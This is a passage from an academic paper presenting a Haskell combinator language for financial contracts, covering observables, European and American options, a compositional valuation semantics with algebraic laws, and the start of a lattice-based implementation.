Why did we go to the trouble of defining *zcb* in terms of four combinators, rather than making it primitive? Because it turns out that *scaleK*, *get*, *truncate*, and *one* are all independently useful. Each embodies a distinct piece of functionality, and by separating them we significantly simplify the semantics and enrich the algebra of contracts (Section 4). The combinators we present are the result of an extended, iterative process of refinement, leading to an interlocking set of decisions — programming language designers will be quite familiar with this process.

#### 3.3 Observables and scaling

A real contract often mentions quantities that are to be measured on a particular date. For example, a contract might say “receive an amount in dollars equal to the noon Centigrade temperature in Los Angeles”; or “pay an amount in pounds sterling equal to the 3-month LIBOR spot rate<sup>3</sup> multiplied by 100”. We use the term *observable* for an objective, *but perhaps time-varying*, quantity. By “*objective*” we mean that at any particular time the observable has a value that both parties to the contract will agree. The temperature in Los Angeles can be objectively measured; but the value to me of insuring my house is subjective, and is not an observable. Observables are thus a different “kind of thing” from contracts, so we give them a different type:

<sup>3</sup>The LIBOR spot rate is published daily in the financial press. For present purposes it does not matter what it means; all that matters is that it is an observable quantity.

```

zero :: Contract
zero is a contract that may be acquired at any
time. It has no rights and no obligations, and
has an infinite horizon. (Section 3.4.)

one :: Currency -> Contract
(one k) is a contract that immediately pays the
holder one unit of the currency k. The contract
has an infinite horizon. (Section 3.2.)

give :: Contract -> Contract
To acquire (give c) is to acquire all c's rights
as obligations, and vice versa. Note that for a
bilateral contract q between parties A and B, A
acquiring q implies that B acquires (give q).
(Section 2.2.)

and :: Contract -> Contract -> Contract
If you acquire (c1 'and' c2) then you immedi-
ately acquire both c1 (unless it has expired) and
c2 (unless it has expired). The composite con-
tract expires when both c1 and c2 expire. (Sec-
tion 2.2.)

or :: Contract -> Contract -> Contract
If you acquire (c1 'or' c2) you must immedi-
ately acquire either c1 or c2 (but not both). If
either has expired, that one cannot be chosen.
When both have expired, the compound contract
expires. (Section 3.4.)

truncate :: Date -> Contract -> Contract
(truncate t c) is exactly like c except that it

```

expires at the earlier of t and the horizon of c. Notice that **truncate** limits only the possible *acquisition date* of c; it does *not* truncate c's rights and obligations, which may extend well beyond t. (Section 3.4.)

**then** :: Contract -> Contract -> Contract  
If you acquire (c1 'then' c2) and c1 has not
expired, then you acquire c1. If c1 has expired,
but c2 has not, you acquire c2. The compound
contract expires when both c1 and c2 expire.
(Section 3.5.)

**scale** :: Obs Double -> Contract -> Contract  
If you acquire (scale o c), then you acquire c
at the same moment, except that all the rights
and obligations of c are multiplied by the value
of the observable o at the moment of acquisition.
(Section 3.3.)

**get** :: Contract -> Contract  
If you acquire (get c) then you must acquire c
at c's expiry date. The compound contract ex-
pires at the same moment that c expires. (Sec-
tion 3.2.)

**anytime** :: Contract -> Contract  
If you acquire (anytime c) you must acquire c,
but you can do so at any time between the acqui-
sition of (anytime c) and the expiry of c. The
compound contract expires when c does. (Sec-
tion 3.5.)

Figure 2: Primitives for defining contracts

```

noonTempInLA :: Obs Double
libor3m      :: Obs Double

```

In general, a value of type **Obs d** represents a time-varying
quantity of type d.

In the previous section we used **scaleK** to scale a contract
by a fixed quantity. The primitive combinator **scale** scales
a contract by a time-varying value, that is, by an observable:

```
scale :: Obs Double -> Contract -> Contract
```

With the aid of **scale** we can define the (strange but
realistic) contract “receive an amount in dollars equal to the
noon Centigrade temperature in Los Angeles”:

```
c8 = scale noonTempInLA (one USD)
```

Again, we have to be very precise in our definitions. Exactly
when is the noon temperature in LA sampled? Answer (in
Figure 2): when you acquire (scale o c) you immediately
acquire c, scaling all the payments and receipts in c by the
value of the observable o *sampled at the moment of acquisition*. So we sample the observable at a single, well-defined
moment (the acquisition date) and then use that single num-
ber to scale the subsequent payments and receipts in c.

A very useful observable is one that has the same value at
every time:

```
konst :: a -> Obs a
```

With its aid we can define **scaleK**:

```

scaleK :: Double -> Contract -> Contract
scaleK x c = scale (konst x) c

```

Any arithmetic combination of observables is also an observ-
able. For example, we may write:

```
ntLAinKelvin :: Obs Double
ntLAinKelvin = noonTempInLA + konst 373
```

We can use the addition operator, (+), to add two observ-
ables, because observables are an instance of the **Num** class<sup>4</sup>,
which has operations for addition, subtraction, multiplication,
and so on:

```
instance Num a => Num (Obs a)
```

(Readers who are unfamiliar with Haskell's type classes need
not worry — all we need is that we can employ the usual
arithmetic operators for observables.) These observables
and their operations are, of course, reminiscent of Fran's
*behaviours* [Elliott and Hudak, 1997]. Like Fran, we pro-
vide combinators for lifting functions to the observable level,
**lift**, **lift2**, etc. Figure 3 gives the primitive combinators
over observables.

---

<sup>4</sup>And indeed all the other numeric classes, such as **Real**, **Fractional**, etc

```

konst :: a -> Obs a
  (konst x) is an observable that has value x at
  any time.

lift :: (a -> b) -> Obs a -> Obs b
  (lift f o) is the observable whose value is the
  result of applying f to the value of the observable
  o.

lift2 :: (a->b->c) -> Obs a -> Obs b -> Obs c
  (lift2 f o1 o2) is the observable whose value
  is the result of applying f to the values of the
  observables o1 and o2.

instance Num a => Num (Obs a)
  All numeric operations lift to the Obs type. The
  implementation is simple, using lift and lift2.

time :: Date -> Obs Days
  The value of the observable (time t) at time s
  is the number of days between s and t, positive
  if s is later than t.

```

---

There may be an arbitrary number of other primitive observables provided by a particular implementation. For example:

```

libor :: Currency -> Days -> Days -> Obs Double
  (libor k m1 m2) is an observable equal, at any
  time t, to the quoted forward (actuarial) rate in
  currency k over the time interval t ‘add’ m1 to
  t ‘add’ m2.

```

Figure 3: Primitives over observables

### 3.4 European options

Much of the subtlety in financial contracts arises because the participants can exercise *choices*. We encapsulate choice in two primitive combinators, `or` and `anytime`. The former allows one to choose *which* of two contracts to acquire (this section), while the latter allows one to choose *when* to acquire it (Section 3.5).

First, we consider the choice between two contracts:

```
or :: Contract -> Contract -> Contract
```

When you acquire the contract (`c1 ‘or’ c2`), you must immediately acquire either `c1` or `c2` (but not both). Clearly, `c1` can only be chosen at or before `c1`’s horizon, and similarly for `c2`. The horizon for (`c1 ‘or’ c2`) is the latest of the horizons of `c1` and `c2`. Acquiring this composite contract, for example, after `c1`’s horizon but before `c2`’s horizon means that you can only “choose” to acquire contract `c2`. For example, the contract

```
zcb t1 100 GBP ‘or’ zcb t2 110 GBP
```

gives the holder the right, if acquired before  $\min(t_1, t_2)$ , to choose immediately either to receive £100 at `t1`, or alternatively to receive £110 at `t2`.

A so-called *European option* gives the right to choose, at a particular date, whether or not to acquire an “underlying” contract:

```
european :: Date -> Contract -> Contract
```

For example, consider the contract `c5`:

```
c5 = european (date "24 Apr 2003") (
  zcb (date "12 May 2003") 0.4 GBP ‘and’
  zcb (date "12 May 2004") 9.3 GBP ‘and’
  zcb (date "12 May 2005") 109.3 GBP ‘and’
  give (zcb (date "26 Apr 2003") 100 GBP)
)
```

This contract gives the right to choose, on 24 Apr 2003, whether or not to acquire an underlying contract consisting of three receipts and one payment. In the financial industry, this kind of contract is indeed called a call on a coupon bond, giving the right, at a future date, to buy a bond for a prescribed price. As with `zcb`, we define `european` in terms of simpler elements:

```
european :: Date -> Contract -> Contract
european t u = get (truncate t (u ‘or’ zero))
```

You can read this definition as follows:

- The primitive contract `zero` has no rights or obligations:

```
zero :: Contract
```

- The contract (`u ‘or’ zero`) expresses the choice between acquiring `u` and acquiring nothing.
- We trim the horizon of the contract (`u ‘or’ zero`) to `t`, using the primitive combinator `truncate` (Figure 2).
- Finally, we use our `get` combinator to acquire it at that horizon.

We will repeatedly encounter the pattern (`truncate t (u ‘or’ zero)`), so we will package it up into a new composite combinator:

```
perhaps :: Date -> Contract -> Contract
perhaps t u = truncate t (u ‘or’ zero)
```

### 3.5 American options

The `or` combinator lets us choose *which* of two contracts to acquire. Let us now consider the choice of *when* to acquire a contract:

```
anytime :: Contract -> Contract
```

Acquiring the contract `anytime u` gives the right to acquire the “underlying” contract `u` at any time, from acquisition date of `anytime u` up to `u`’s horizon. However, note that `u` *must* be acquired, albeit perhaps at the latest possible date.

An *American option* offers more flexibility than a European option. Typically, an American option confers the right to acquire an underlying contract *at any time between two dates*, or not to do so at all. Our first (incorrect) attempt to define such a contract might be to say:

```
american :: (Date,Date) -> Contract -> Contract
american (t1,t2) u -- WRONG
  = anytime (perhaps t2 u)
```

but that is obviously wrong because it does not mention  $t_1$ . We have to arrange that if we acquire the American contract before  $t_1$  then the benefits are the same as if we acquired it at  $t_1$ . So our next attempt is:

```
american (t1,t2) u    -- WRONG
  = get (truncate t1 (anytime (perhaps t2 u)))
```

But that is wrong too, because it does not allow us to acquire the American contract after  $t_1$ . We really want to say “until  $t_1$  you get this, and after  $t_1$  you get that”. We can express this using the `then` combinator:

```
american (t1,t2) u
  = get (truncate t1 opt) 'then' opt
  where
    opt :: Contract
    opt = anytime (perhaps t2 u)
```

We give the intermediate contract `opt` an (arbitrary) name in a `where` clause, because we need to use it twice. The new combinator `then` is defined as follows: if you acquire the contract ( $c_1$  ‘`then`’  $c_2$ ) before  $c_1$  expires then you acquire  $c_1$ , otherwise you acquire  $c_2$  (unless it too has expired).

### 3.6 Summary

We have now given the flavour of our approach to defining contracts. The combinators we have defined so far are not enough to describe all the contracts that are actively traded, and we are extending the set in ongoing work. However, our main conclusions are unaffected:

- Financial contracts can be described in a purely declarative way.
- A huge variety of contracts can be described in terms of a small number of combinators.

Identifying the “right” primitive combinators is quite a challenge. For example, it was a breakthrough to identify and separate the two forms of choice, `or` and `anytime`, and encapsulate those choices (and nothing else) in two combinators.

## 4 Valuation

We now have at our disposal a rich language for *describing* financial contracts. This is already useful for communicating between people — the industry lacks any such precise notation. But in addition, a precise description lends itself to automatic processing of various sorts. From a single contract description we may hope to generate legal paperwork, pictures, schedules and more besides. The most immediate question one might ask about a contract is, however, *what is it worth?* That is, *what would I pay to own the contract?* It is to this question that we now turn.

We will express contract valuation in two “layers”:

**Abstract evaluation semantics.** First, we will show how to translate an arbitrary contract, written in our language, into a *value process*, together with a handful of operations over these processes. These processes correspond directly to the mathematical

and stochastic machinery used by financial experts [Revuz and Yor, 1991, Musiela and Rutkowski, 1997].

**Concrete implementation.** A process is an abstract mathematical value. To make a computer calculate with processes we have to represent them somehow — this is the step from abstract semantics to concrete implementation. An implementation will consist of a financial model, associated to some discrete numerical method. A tremendous number of different financial *models* are used today; but only three families of *numerical methods* are widely used in industry: partial differential equations [Willmot et al., 1993], Monte Carlo [Boyle et al., 1997] and lattice methods [Cox et al., 1979].

This approach is strongly reminiscent of the way in which a compiler is typically structured. The program is first translated into a low-level but machine-independent intermediate language; many optimisations are applied at this level; and then the program is further translated into the instruction set for the desired processor (Pentium, Sparc, or whatever).

In a similar way, we can transform a contract into a value process, apply meaning-preserving optimising transformations to this intermediate representation, before computing a value for the process. This latter step can be done interpretatively, or one could imagine generating specialised code that, when run, would perform the valuation.

Indeed, our abstract semantics serves as our reference model for what it means for two contracts to be the same. For example, here are two claims:

```
get (get c) = get c
give (c1 'or' c2) = give c1 'or' give c2
```

In fact, the first is true, and the second is not, but how do we know for sure? Answer: we compare their valuation semantics, as we shall see in Section 4.6.

### 4.1 Value processes

**Definition 1 (Value process.)** A value process,  $p$ , over type  $a$ , is a partial function from time to a random variable of type  $a$ . The random variable  $p(t)$  describes the possible values for  $p$  at time  $t$ . We write the informal type definition

$$\mathcal{PR} a = \mathcal{DATE} \hookrightarrow \mathcal{RV} a$$

(We use calligraphic font for types at the semantic level.) Because we need to work with different processes but defined on the same “underlying space” (filtration), such a value process is more precisely described as an *adapted stochastic process, given a filtration*. Such processes come equipped with a sophisticated mathematical theory [Revuz and Yor, 1991, Musiela and Rutkowski, 1997], but it is unlikely to be familiar to computer scientists, so we only present informal, intuitive notions. We usually abbreviate “value process” to simply “process”. Be warned, though: “process” and “variable” mean quite different things to their conventional computer science meanings.

*Both contracts and observables are modeled as processes.* The underlying intuition is as follows:

$\mathcal{E}_k[\cdot] : \text{Contract} \rightarrow \mathcal{PR} \mathbf{R}$		
(E1)	$\mathcal{E}_k[\text{give } c] = -\mathcal{E}_k[c]$	
(E2)	$\mathcal{E}_k[c_1 \text{ 'and' } c_2] = \mathcal{E}_k[c_1] + \mathcal{E}_k[c_2]$	on $\{t \mid t \leq H(c_1) \wedge t \leq H(c_2)\}$
	$\mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1) \wedge t > H(c_2)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1) \wedge t \leq H(c_2)\}$
(E3)	$\mathcal{E}_k[c_1 \text{ 'or' } c_2] = \max(\mathcal{E}_k[c_1], \mathcal{E}_k[c_2])$	on $\{t \mid t \leq H(c_1) \wedge t \leq H(c_2)\}$
	$\mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1) \wedge t > H(c_2)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1) \wedge t \leq H(c_2)\}$
(E4)	$\mathcal{E}_k[o \text{ 'scale' } c] = \mathcal{V}[o] * \mathcal{E}_k[c]$	
(E5)	$\mathcal{E}_k[\text{zero}] = \mathcal{K}0$	
(E6)	$\mathcal{E}_k[\text{truncate } T c] = \mathcal{E}_k[c]$	on $\{t \mid t \leq T\}$
(E7)	$\mathcal{E}_k[c_1 \text{ 'then' } c_2] = \mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1)\}$
(E8)	$\mathcal{E}_k[\text{one } k2] = \text{exch}_k(k2)$	
(E9)	$\mathcal{E}_k[\text{get } c] = \text{disc}_k^{H(C)}(\mathcal{E}_k[c](H(c)))$	if $H(c) \neq \infty$
(E10)	$\mathcal{E}_k[\text{anytime } c] = \text{snell}_k^{H(C)}(\mathcal{E}_k[c])$	if $H(c) \neq \infty$

Figure 4: Compositional evaluation semantics for contracts

$\mathcal{V}[\cdot] : \text{Obs } a \rightarrow \mathcal{PR} a$	
$\mathcal{V}[\text{konst } x]$	$= \mathcal{K}(x)$
$\mathcal{V}[\text{time } s]$	$= \text{time}(s)$
$\mathcal{V}[\text{lift } f o]$	$= \text{lift}(f, \mathcal{V}[o])$
$\mathcal{V}[\text{lift2 } f o_1 o_2]$	$= \text{lift2}(f, \mathcal{V}[o_1], \mathcal{V}[o_2])$
$\mathcal{V}[\text{libor } k m_1 m_2]$	$= \dots \text{omitted}$

Figure 5: Evaluation semantics for observables

- The value process for an observable  $o$  maps a time  $t$  to a random variable describing the possible values of  $o$  at  $t$ . For example, the value process for the observable “IBM stock price in US\$” is a (total) function that maps a time to a real-valued random variable that describes the possible values of IBM’s stock price in US\$.
- The value process for a contract  $c$ , expressed in currency  $k$  is a (partial) function from a time,  $t$ , to a random variable describing the value, in currency  $k$ , of *acquiring* the contract  $c$  at time  $t$ .

These intuitions are essential to understand the rest of the paper.

A value process is, in general, a *partial* function of time; that is, it may not be defined for all values of its argument. Observables are defined for all time, and so do not need this flexibility; they define total processes. However, *contracts* are not defined for all time; the value process for a contract is undefined for times beyond its horizon.

## 4.2 From contracts to processes

How, then, are we to go from contracts and observables to processes? Figure 4 gives the complete translation from contracts to processes, while Figure 5 does the same for observables. These Figures do not look very impressive, but that

is the whole point! Everything so far has been leading up to this point; our entire design is organised around the desire to give a simple, tractable, modular, valuation semantics. Let us look at Figure 4 in more detail.

The function  $\mathcal{E}_k[\cdot]$  takes a contract,  $c$ , and maps it to a process describing, for each moment in time, the value in currency  $k$  of acquiring  $c$  at that moment. For example, the equation for `give` (E1) says that the value process for `give`  $c$  is simply the negation of  $\mathcal{E}_k[c]$ , the value process for  $c$ . Aha! What does “negation” mean? Clearly, we need not only the notion of a value process, but also a collection of operations over these processes. Negating a processes is one such operation; the negation of a process  $p$  is simply a function that maps each time,  $t$ , to the negation of  $p(t)$ . It is an absolutely straightforward exercise to “lift” all operations on real numbers to operate point-wise on processes. (This, in turn, requires us to negate a random variable, but doing so is simple.) We will need a number of other operations over processes. They are summarised in Figure 6, but we will introduce each one as we need it.

Next, consider equation (E2). The `and` of two contracts is modeled by taking the sum of their two value processes; we need three equations to give the value of  $\mathcal{E}_k[\cdot]$  when  $t$  is earlier than the horizon of both contracts, when it is earlier than one but later than the other, and vice versa. In the fourth case — i.e. for times beyond both horizons — the evaluation function is simply undefined. We use the notation “ $\text{on}\{t \mid \dots t \dots\}$ ” to indicate that the corresponding equation applies for only part of the (time) domain of  $\mathcal{E}_k[\cdot]$ .

Figure 7 specifies formally how to calculate the horizon  $H(c)$  of a contract  $c$ . It returns  $\infty$  as the horizon of a contract with an infinite horizon; we extend  $\leq$ ,  $\min$ , and  $\max$  in the obvious way to such infinities.

Equation (E3) does the same for the `or` combinator. Again, by design, the combinator maps to a simple mathematical operation,  $\max$ . One might wonder why we defined a value process to be a partial function, rather than a total function that is zero beyond its horizon. Equation (E3) gives the

These primitives are independent of the evaluation model

$\mathcal{K} : a \rightarrow \mathcal{P}\mathcal{R} a$

The process  $\mathcal{K}(x)$  is defined at all times to have value  $x$ .

$time : DATE \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The process  $time(s)$  is defined at all times  $t$  to be the number of days between  $s$  and  $t$ . It is positive if  $t$  is later than  $s$ .

$lift : (a \rightarrow b) \rightarrow \mathcal{P}\mathcal{R} a \rightarrow \mathcal{P}\mathcal{R} b$

Apply the specified function to the argument process point-wise. The result is defined only where the arguments process is defined.

$lift2 : (a \rightarrow b \rightarrow c) \rightarrow \mathcal{P}\mathcal{R} a \rightarrow \mathcal{P}\mathcal{R} b \rightarrow \mathcal{P}\mathcal{R} c$

Combine the two argument processes point-wise with the specified function. The result is defined only where both arguments are defined.

These primitives are dependent on the particular model

$disc_k^T : \mathcal{RV}_T \mathbf{R} \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The primitive  $disc_k^T$  maps a real-valued random variable at date  $T$ , expressed in currency  $k$ , to its “fair” equivalent stochastic value process in the same currency  $k$ .

$exch_{k1}(k2) : \mathcal{P}\mathcal{R} \mathbf{R}$

$exch_{k1}(k2)$  is a real-valued process representing the value of one unit of  $k2$ , expressed in currency  $k1$ . This is simply the process representing the quoted exchange rate between the currencies.

$snell_k^T : \mathcal{P}\mathcal{R} \mathbf{R} \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The primitive  $snell_k^T$  calculates the Snell envelope of its argument. It uses the probability measure associated with the currency  $k$ .

Figure 6: Model primitives

answer: beyond  $c1$ ’s horizon one is *forced* to choose  $c2$ . In general,  $\max(v_1, 0) \neq v_1$ !

Equation (E4) is nice and simple. To scale a contract  $c$  by a time-varying observable  $o$ , we simply multiply the value process for the contract  $\mathcal{E}_k[c]$  by the value process for the observable — remember that we are modeling each observable by a value process. We express the latter as  $\mathcal{V}[o]$ , defined in Figure 5 in a very similar fashion to  $\mathcal{E}_k[\cdot]$ . At first this seems odd: how can we scale point-wise, when the scaling applies to *future* payments and receipts in  $c$ ? Recall that the value process for  $c$  at a time  $t$  gives the value of acquiring  $c$  at  $t$ . Well, if this value is  $v$  then the value of acquiring the same contract with all payments and receipts scaled by  $x$  is certainly  $v * x$ . Our definition of **scale** in Figure 2 was in fact driven directly by our desire to express its semantics in a simple way. Simple semantics gives rise to simple algebraic properties (Section 4.6).

The equations for **zero**, **truncate**, and **then** are also easy. Equation (E5) delivers the constant zero process, while

$H(\text{zero})$	$= \infty$
$H(\text{one } k)$	$= \infty$
$H(c1 \text{ 'and' } c2)$	$= \max(H(c1), H(c2))$
$H(c1 \text{ 'or' } c2)$	$= \min(H(c1), H(c2))$
$H(c1 \text{ 'then' } c2)$	$= \max(H(c1), H(c2))$
$H(\text{truncate } t \ c)$	$= \min(t, H(c))$
$H(\text{scale } o \ c)$	$= H(c)$
$H(\text{anytime } c)$	$= H(c)$
$H(\text{get } c)$	$= H(c)$

Figure 7: Definition of horizon

Equation (E6) truncates a process simply by limiting its domain — remember, again, that the time argument of a process models the acquisition date. The **then** combinator of equation (E7) behaves like the first process in its domain, and elsewhere like the second.

### 4.3 Exchange rates

The top group of operations over value processes defined in Figure 6 are generic — they are unrelated to a particular financial model. But we can’t get away with that for ever. The lower group of primitives in the same figure are specific to financial contracts, and they are used in the remaining equations of Figure 4.

Consider equation (E8) in Figure 4. It says that to get the value process for one unit of currency  $k2$ , expressed in currency  $k$ , is simply the exchange-rate process between  $k2$  and  $k$  namely  $exch_k(k2)$  (Figure 6). Where do we get these exchange-rate processes from? When we come to implementation, we will need some (numerical) assumption about future evolution of exchange rates, but for now it suffices to treat the exchange rate processes as primitives. However, there are important relationships between them! Notably:

$$(A1) \quad exch_k(k) = \mathcal{K}(1)$$

$$(A2) \quad exch_{k2}(k_1) * exch_{k3}(k_2) = exch_{k3}(k_1)$$

That is, exchange-rate process between a currency and itself is everywhere unity; and it makes no difference whether we convert  $k_1$  directly into  $k_3$  or whether we go via some intermediate currency  $k_2$ . These are particular cases of *no-arbitrage* conditions<sup>5</sup>.

You might also wonder what has become of the bid-offer spread encountered by every traveller at the foreign-exchange counter. In order to keep things technically tractable, finance theory assumes most of the time the absence of any spreads: one typically first computes a “fair” price, before finally adding a profit margin. It is the latter which gives rise to the spread, but our modeling applies only to the former.

<sup>5</sup>A *no-arbitrage* condition is one that excludes a *risk-free* opportunity to earn money. If such an opportunity were to exist, everyone would take it, and the opportunity would soon go away!

#### 4.4 Interest rates

Next, consider equation (E9). The `get` combinator acquires the underlying contract  $c$  at its horizon,  $H(c)$ . (`get c` is undefined if  $c$  has an infinite horizon.) It does not matter what  $c$ 's value might be at earlier times; all that matters is  $c$ 's value at its horizon, which is described by the random variable  $\mathcal{E}_k[\![c]\!](H(c))$ . What is the value of `get c` at earlier times? To answer that question we need a specification of future evolution of interest rates, that is an interest rate model.

Let's consider a concrete example:

```
c = get (scaleK 10 (truncate t (one GBP)))
```

where  $t$  is one year from today. The underlying contract `(scaleK 10 (truncate t (one GBP)))` pays out £10 immediately it is acquired; the `get` acquires it at its horizon, namely  $t$ . So the value of  $c$  at  $t$  is just £10. Before  $t$ , though, it is not worth as much. If I expect interest rates to average<sup>6</sup> (say) 10% over the next year, a fair price for  $c$  today would be about £9.

Just as the primitive `exch` encapsulates assumptions about future exchange rate evolution, so the primitive `disc` encapsulates an interest rate evolution (Figure 6). It maps a *random variable* describing a payout, in a particular currency, at a particular date, into a *process* describing the value of that payout at earlier dates, in the same currency. Like `exch`, there are some properties that any no-arbitrage financial model should satisfy. Notably:

$$(A3) \quad disc_k^t(v)(t) = v$$

$$(A4) \quad exch_{k_1}(k_2) * disc_{k_2}^t(v) = disc_{k_1}^t(exch_{k_1}(k_2)(t) * v)$$

$$(A5) \quad disc_k^t(v_1 + v_2) = disc_k^t(v_1) + disc_k^t(v_2)$$

The first equation says that `disc` should be the identity at its horizon; the second says that the interest rate evolution of different currencies should be compatible with the assumption of evolution of exchange rates. The third<sup>7</sup> is often used in a right-to-left direction as optimisations: rather than perform discounting on two random variables separately, and then add the resulting process trees, it is faster to add the random variables (a single column) and then discount the result. Just as in an optimising compiler, we may use identities like these to transform (the meaning of) our contract into a form that is faster to execute.

One has to be careful, though. Here is a plausible property that does *not* hold:

$$disc_k^t(max(v_1, v_2)) = max(disc_k^t(v_1), disc_k^t(v_2))$$

It is plausible because it would hold if  $v_1, v_2$  were single numbers and `disc` were a simple multiplicative factor. But  $v_1$  and  $v_2$  are random variables, and the property is false.

Equation (E10) uses the `snell` operator to give the meaning of `anytime`. This operator is mathematically subtle, but it has a simple characterisation:  $snell_k^t(p)$  is the smallest process  $q$  (under an ordering relation we mention briefly at the end of Section 4.6) such that

<sup>6</sup>For the associated *risk-neutral* probability, but we will not go in these financial details here.

<sup>7</sup>The financially educated reader should note that we assume here implicitly what is called *complete* markets.

- $q \geq p$ . Since we can exercise the option at any time, `anytime c` is at all times better than `c`.
- $\forall t. q \geq disc_k^t(q(t))$ . Since we can always defer exercising the option, `(anytime c)` is always better than the same contract acquired later.

#### 4.5 Observables

We can only value contracts over observables that we can model. For example, we can only value a contract involving the temperature in Los Angeles if we have a model of the temperature in Los Angeles. Some such observables clearly require separate models. Others, such as the LIBOR rate and the price of futures, can incestuously be modeled as the value of particular contracts. We omit all the details here; Figure 5 gives the semantics only for the simplest observables. This is not unrealistic, however. One can write a large range of contracts with our contract combinators and only these simple observables.

#### 4.6 Reasoning about contracts

Now we are ready to use our semantics to answer the questions we posed at the beginning of Section 4. First, is this equation valid?

$$\text{get } (\text{get } c) = \text{get } c$$

We take the meaning of the left hand side in some arbitrary currency  $k$ :

$$\begin{aligned} \mathcal{E}_k[\![\text{get } (\text{get } c)]\!] &= disc_k^{h_1}(\mathcal{E}_k[\![\text{get } c]\!](h_1)) && \text{by (E9)} \\ &= disc_k^{h_1}(disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2))(h_1)) && \text{by (E9)} \\ &= disc_k^{h_2}(disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2))(h_2)) && \text{since } h_1 = h_2 \\ &= disc_k^{h_2}(\mathcal{E}_k[\![c]\!](h_2)) && \text{by (A3)} \\ &= \mathcal{E}_k[\![\text{get } c]\!] && \text{by (E9)} \end{aligned}$$

where  

$$\begin{aligned} h_1 &= H(\text{get } c) \\ h_2 &= H(c) \end{aligned}$$

In a similar way, we can argue this plausible equation is false:

$$\text{give } (c_1 \text{ 'or' } c_2) \stackrel{?}{=} \text{give } c_1 \text{ 'or' } \text{give } c_2$$

The proof is routine, but its core is the observation that

$$-\max(a, b) \neq \max(-a, -b)$$

Back in the real world, the point is that the left hand side gives the choice to the counter-party, whereas in the right hand side the choice is made by the holder of the contract.

Our combinators satisfy a rich set of equalities, such as that given for `get` above. Some of these equalities have side conditions; for example:

$$\text{scale o } (c_1 \text{ 'or' } c_2) = \text{scale o } c_1 \text{ 'or' } \text{scale o } c_2$$

holds only if  $\text{o} \geq 0$ , for exactly the same reason that `get` does not commute with `or`. Hang on! What does it mean to say that " $\text{o} \geq 0$ "? We mean that  $\text{o}$  is positive for all time. More generally, as well as equalities between contracts, we have

also developed a notion of ordering between both observables and contracts,  $c_1 \geq c_2$ , pronounced “ $c_1$  dominates  $c_2$ ”. Roughly speaking,  $c_1 \geq c_2$  if it is at all times preferable to acquire  $c_1$  than to acquire  $c_2$ ; that is,  $H(c_1) \geq H(c_2)$  and  $\forall t \leq H(c_2).E[c_1](t) \geq E[c_2](t)$

Inequalities, such as the ones given above, can be used as optimising transformations in a valuation engine. A “contract compiler” can use these identities to transform a contract, expressed in the intermediate language of value processes (see the introduction to Section 4), into a form that can be valued more cheaply.

## 4.7 Summary

This completes our description of the abstract evaluation semantics. From a programming-language point of view, everything is quite routine, including our proofs. But we stress that it is most unusual to find formal proofs in the finance industry at this level of abstraction. We have named and tamed the complicated primitives (*disc*, *exch*, etc): the laws they must satisfy give us a way to prove identities about contracts without having to understand much about random variables. The mathematical details are arcane, believe us!

## 5 Implementation

Our evaluation semantics is not only an abstract beast. We can also regard Figures 4 and 5 as a translation from our contract language into a lower-level language of processes, whose combinators are the primitives of Figure 6. Then we can optimise the process-level description, using (A1)-(A5). Finally, all (ha!) we need to do is to implement the process-level primitives, and we will be able to value an arbitrary contract.

The key decision is, of course, how we implement a value process. A value process has to represent *uncertainty about the future* in an explicit way. There are numerous ways to model this uncertainty. For the sake of concreteness, we will simply pick the Ho and Lee model, and use a lattice method to evaluate contracts with it [Ho and Lee, 1986]. We choose this model and numerical method for their technical simplicity and historical importance, but much of this section is also applicable to other models (e.g. Black Derman Toy). Changing the numerical method (e.g. to Monte Carlo) would entail bigger changes, but *nothing in our language or its semantics (Sections 1-4) would be affected*. Indeed, it is entirely possible to use different numerical methods for different parts of a single contract.

### 5.1 An interest rate model

In the typical Ho and Lee numerical scheme, the interest rate evolution is represented by a lattice (or “recombining tree”), as depicted in Figure 8. Each column of the tree represents a discrete time step, and time increases from left to right. Time zero represents “now”. As usual with discrete models, there is an issue of how long a time step will be; we won’t discuss that further here, but we note in passing that the time steps need not be of uniform size.




Figure 8: A short term interest rate evolution

At each node of the tree is associated a one period short term interest rate, shortly denominated the interest rate from now on. We know today’s interest rate, so the first column in the tree has just one element. However, there is some uncertainty of what interest rates will evolve to by the end of the first time step. This is expressed by having two interest-rate values in the second column; the idea is that the interest rate will evolve to one of these two values with equal probability. In the third time step, the rates split again, *but the down/up path joins the up/down path*, so there are only three rates in the third column, not four. This is why the structure is called a lattice; it makes the whole scheme computationally feasible by giving only a linear growth in the width of the tree with time. Of course, the tree is only a discrete approximation of a continuous process; its recombining nature is just a choice for efficiency reasons. We write  $R_t$  for the vector of rates in time-step  $t$ , and  $R_{t,i}$  for the  $i$ ’th member of that vector, starting with 0 at the bottom. Thus, for example,  $R_{2,1} = 5\%$ . The actual numbers in Figure 8 are unrealistically regular: in more elaborated interest rate models, they will not be evenly spaced but only monotonically distributed in each column.

### 5.2 Value processes

So much for the interest rate model. A value process is modeled by a lattice of exactly the same shape as the interest rate evolution, except that we have a *value* at each node instead of an *interest rate*. Figure 9 shows the value process tree for our favourite zero-coupon bond

```
c7 = get (scaleK 10 (truncate t (one GBP)))
```

evaluated in pounds sterling (GBP). Using our evaluation semantics we have

$$E_{GBP}[c7] = disc_{GBP}^t(K(10)(t))$$

